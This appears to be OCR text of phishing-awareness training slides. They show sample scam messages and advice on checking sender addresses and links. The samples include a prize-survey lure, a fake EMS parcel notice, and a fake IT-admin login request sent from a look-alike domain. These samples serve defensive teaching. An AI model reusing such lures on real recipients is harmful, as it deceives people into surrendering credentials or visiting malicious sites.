
Each week we randomly choose 100 users to give them a chance to win amazing prizes. A gift card worth 800 Euro! There will be 100 lucky winners.

This survey aims to improve the quality of service for our users and your participation will be rewarded 100%.

You only have **4 minutes and 03 seconds** to answer this survey!

Hurry up, the number of prizes available is limited!


Question 1 of 4 : Do you know City Mart ?



You've received a new message regarding the COVID-19 safetyline symptoms and when to get tested in your geographical area. Visit https://covid19-info.online/

Phishing

How to Protect



Your EMS Package

EMS Orders <ems@delivery.athinchay.info>

to me

Dear [redacted]

Your package arrived at the post office. Here is your Shipping Document/Invoice and copy of EMS receipt for your tracking.

Please kindly check the attached to confirm accordingly if your address is correct before we submit to our outlet office for dispatch to your destination.

Track your package h

Regards,
Package Delivery De
EMS Branch Office
Yangon, Myanmar

https://emsdelivery.badwebsite.com/?rid=fas5yHo

Phishing


How to Protect

- Always check the sender
  - Not just the display name but the email address
- Always verify the link in the email
  - Always right click on the link, copy link address, and enter the URL in the browser address bar
  - Verify the link before visiting the site

Phishing

Verify the Address

Read the Address from right to left



IT Admin <itadmin@athinchay.freecuponnow.com>
Sun 08/23/2020 03:14 PM

To: Kyaw Kyaw

Dear Kyaw,

We are updating and performing monthly maintenance for our email services. Recently we found out that there is an **External Mail Delivering** issue in your mailbox.

Please click here to log in to…


The email is sent from `freecuponnow.com` NOT `athinchay`

`itadmin@athinchay.freecuponnow.com`

Phishing

Verify the Address

Beware of the similar address



CE

Chairman<chair@mes.info>

Sun 08/23/2023 05:11 PM

To: Kyaw Di Lynn

Dear All,

We are engaging with McKinsey Myanmar to optimize our Business Contingency Planning, BCP, to respond to current situation better.

